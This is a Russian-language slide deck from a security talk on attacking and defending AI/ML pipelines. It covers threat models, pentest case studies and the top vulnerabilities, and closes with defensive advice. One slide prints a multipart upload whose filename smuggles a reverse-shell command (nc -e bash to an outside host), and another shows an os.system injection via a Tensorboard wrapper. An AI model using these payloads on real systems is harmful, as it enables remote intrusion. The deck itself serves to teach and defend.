Безопасность AI-пайплайнов

Омар Ганиев





AI-системы

- Основа продукта – ML-модель
  - Рекомендательные и поисковые системы
  - Развлекательные приложения
  - Медицинские системы
  - Средства защиты (IDS/WAF/SIEM/…)
  - Биометрические системы
  - ...



AI-пайплайн

- Prod:
  - – Фронт с препроцессингом
  - – Бек или фронт с самой моделью



AI-пайплайн

- Prod:
  - Фронт с препроцессингом
  - Бек или фронт с самой моделью
- Dev:
  - Репозитории, CI/CD
  - Хранилища датасетов
  - Серверы для экспериментов



Особенности ИБ AI

- Ценные активы
  – Модели, датасеты



Особенности ИБ AI

- Ценные активы
  - Модели, датасеты
- Модель угроз
  - Что страшнее: кража или ошибка модели?



Особенности ИБ AI

- Хитрые атаки
  - Adversarial examples
  - Model stealing



Особенности ИБ AI

- Хитрые атаки
  - Adversarial examples
  - Model stealing
- High Load
  - Можно ли перенести модель на клиента?



Особенности ИБ AI

- Open Source
  - Очень много 3rd party
  - Алгоритмы всем известны
  - Proxy attacks



Модель угроз ML

- Что может знать атакующий?
  - Используемый алгоритм ML
  - Обучающая/тестовая выборка
  - Используемые признаки



Модель угроз ML

- На что может влиять атакующий?
  - На обучающую/тестовую выборку
  - На входные данные
  - На модель



Модель угроз ML

- Что может получить атакующий?
  - Результат работы алгоритма
  - Отладочную информацию
  - Предобученную модель



Модель угроз ML

- Что может хотеть атакующий?
  - Украсть данные (~~конфиденциальность~~)
  - Уронить или удалить всё (~~доступность~~)
  - Подменить данные или результат (~~целостность~~)



Технологический стек

- Обработка мультимедиа
  - Imagemagick, pillow, etc
  - FFMpeg



Технологический стек

- Фреймворки и API
  - Tensorboard
  - Keras
  - Jupyter



Технологический стек

- Хранение
  - ElasticSearch
  - Kibana
  - Redis



Технологический стек

- API для клиентов
  - Загрузка данных
  - Скачивание кастомных моделей



Ожидания

- Как похакать AI-систему?



Ожидания

- Как похакать AI-систему?

$$\iint_G (F_{u_x}\eta_x + F_{u_y}\eta_y)dxdy = \iint_G \left[\frac{\partial}{\partial x}(F_{u_x}\eta) + \frac{\partial}{\partial y}(F_{u_y}\eta)\right]dxdy - \iint_G \left[\frac{\partial}{\partial x}F_{u_x} + \frac{\partial}{\partial y}F_{u_y}\right]\eta dxdy =$$


$$= \int_\Gamma [F_{u_x}\cos(n,x) + F_{u_y}\cos(n,y)]\eta ds - \iint_G \left[\frac{\partial}{\partial x}F_{u_x} + \frac{\partial}{\partial y}F_{u_y}\right]\eta dxdy =$$

$$= -\iint_G \left[\frac{\partial}{\partial x}F_{u_x} + \frac{\partial}{\partial y}F_{u_y}\right]\eta dxdy . \qquad (4.24)$$



Ожидания

- Как похакать AI-систему?





Реальность

- Никакого матана
  - Инъекции bash-команд
  - Уязвимая конвертация картинок
  - Ошибки авторизации
  - Открытые бакеты с датасетами
  - Открытые репозитории
  - . . .



Пентесты

- Deep learning обработка картинок
  - Web-приложение на Python
- Где уязвимость?



Пентесты

- Deep learning обработка картинок
  - Web-приложение на Python
- Command injection в имени файла

```
------WebKitFormBoundaryzpSouROgx4npRD4v
Content-Disposition: form-data; name="photo"; filename="';nc -e
${PATH:0:1}bin${PATH:0:1}bash deteact.com 1337;#.png"
Content-Type: image/png

pwned
------WebKitFormBoundaryzpSouROgx4npRD4v--

```





Пентесты

- AI-стартап
  – ML-щики на удалёнке
- Где уязвимость?



Пентесты

- AI-стартап
  - ML-щики на удалёнке
- Обёртка над Tensorboard




```
eval=os.system('ls+-lah')&_xsrf=
2%7C9cb0b7f3%7Ccd44da121b2596e0f4b58c1738f3f2fc%7C1584024173
```




Пентесты

- Система медицинской диагностики
  – Анализ DICOM-снимков
- Где уязвимость?



Пентесты

- Система медицинской диагностики
  – Анализ DICOM-снимков
- Переполнение буфера в DCMTK

```
pwndbg> r ../../../findings_gdcm_hfuzz/SIGSEGV.PC.417774.STACK.1b3a826e4d.CODE.1.ADDR.0x28.INST
R.mov____\(%rax\)\,%ebx.fuzz /tmp/tt
Starting program: /root/fuzzing/dicom/GDCM/gdcmbin_hong/bin/gdcmimg ../../../findings_gdcm_hfuz
z/SIGSEGV.PC.417774.STACK.1b3a826e4d.CODE.1.ADDR.0x28.INSTR.mov____\(%rax\)\,%ebx.fuzz /tmp/tt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000000000417774 in gdcm::VL::operator unsigned int() const ()
```




Пентесты

- Система биометрической аутентификации в колл-центре
  - По голосу
- Где уязвимость?



Пентесты

- Система биометрической аутентификации в колл-центре
  – По голосу
- Фоновое транслирование оригинала
  – Достаточно включить запись голоса жертвы и говорить с оператором



Пентесты

- Система биометрической аутентификации в офисе
  - По лицу
- Где уязвимость?



Пентесты

- Система биометрической аутентификации в офисе
  - По лицу
- Можно показать фотографию камере



Пентесты

- AI-обработка фотографий
  - You name it
- Где уязвимость?



Пентесты

- AI-обработка фотографий
  - You name it
- DoS через PNG-бомбу
  - https://bomb.codes/bombs



Пентесты

- AI-обработка лиц
  - You name it
- Где уязвимость?



Пентесты

- AI-обработка лиц
  - You name it
- DoS через множество лиц
  - Генерируем видео с 1000 лиц на каждом кадре



Пентесты

- Рекомендательная система
  - Мониторинг поведения
- Где уязвимость?



Пентесты

- Рекомендательная система
  - Мониторинг поведения
- Отравление данных
  - Отсутствие авторизации по id
  - Отправка данных на сервер от имени пользователей



Пентесты

- Аналитическая система
  - Реклама, таргетинг
- Где уязвимость?




Пентесты

- Аналитическая система
  - Реклама, таргетинг
- Утечка информации
  - Интересы пользователя через CORS
  - А ещё, отравление A/B-тестов



Пентесты

- Аналитическая система
  - Реклама, таргетинг
- Утечка информации





Пентесты

- Антиспам
  - Например, Spamassasin
- Где уязвимость?



Пентесты

- Антиспам
  - Например, Spamassasin
- Утечка весов и признаков

pts rule name description
---- ---------------------- --
4.0 BAYES_99 BODY: Bayes spam probability is 99 to 100%
[score: 1.0000]
0.0 FSL_HELO_NON_FQDN_1 FSL_HELO_NON_FQDN_1
3.8 HELO_LOCALHOST HELO_LOCALHOST
0.1 SPF_NONE SPF: sender SPF record missing
1.5 SUBJ_ALL_CAPS Subject is all capitals
-1.0 RP_MATCHES_RCVD Envelope sender domain matches handover re
10 BAYES_999 BODY: Bayes spam probability is 99.9 to 100%
[score: 1.0000]
0.5 HTML_MESSAGE BODY: HTML included in message
1.0 MIME_HTML_ONLY BODY: Message only has text/html MIME parts
1.5 BASE64_LENGTH_79_INF BODY: base64 encoded email part uses lin
greater than 79 characters
1.1 HTML_IMAGE_ONLY_16 BODY: HTML: images with 1200-1600 bytes
0.4 HTML_MIME_NO_HTML_TAG HTML-only message, but there is no HT
1.0 SUBJ_ILLEGAL_CHARS Subject: has too many raw illegal characters
0.7 MIME_HEADER_CTYPE_ONLY 'Content-Type' found withou
headers
15 [redacted] FISHING_URLS [redacted] FISHING_URLS
0.0 SUBJECT_NEEDS_ENCODING Subject is encoded but does not specif
encoding




Пентесты

- Антиспам
  - Например, Gmail, Yandex
- Где уязвимость?



Пентесты

- Антиспам
  - Например, Gmail, Yandex
- Отравление выборки





Пентесты

- Поисковые системы
  - Например, Google, Yandex
- Где уязвимость?



Пентесты

- Поисковые системы
  - Например, Google, Yandex
- SEO
  - SEO – суть взлом ML-алгоритмов ранжирования



Топ уязвимостей

1. Утечка данных
   - Insecure Direct Object Reference
   - Передача модели на клиента
   - Предсказуемые идентификаторы
   - Классические веб-уязвимости



Топ уязвимостей

2. Небезопасная обработка мультимедиа
   - Уязвимые версии библиотек
   - Cmd-инъекции при вызове обработчика
   - Отсутствие защиты от DoS



Топ уязвимостей

3. Открытые dev-интерфейсы
   - Tensorboard, Jupyter
   - S3, MongoDB, Clickhouse
   - Kibana, ElasticSearch
   - Gitlab, Github, /.git



Топ уязвимостей

4. Подверженность атакам на ML
   – Отсутствие рейт-лимитов на API
   – Возможность отравления выборки
   – Отсутствие защиты от adversarial ML



Топ уязвимостей

5. Другое
   – Обычные уязвимости инфраструктуры
   – Логические ошибки
   – Отсутствие (differential) privacy
   – Низкое качество самого ML



Что делать?

- Common Sense:
  - Продуктовая безопасность
  - Инфраструктурная безопасность



Что делать?

- Модель угроз:
  - Чего боимся?
  - Кого боимся?



Что делать?

- Специфика:
  - Какие входные данные недоверенные?
  - Где препроцессинг?
  - Где AI?



Что делать?

- Организационно:
  - Инвентаризация доступов
  - Аудиты



Contact me



- Telegram @beched
- blog.deteact.com
- pentest.global



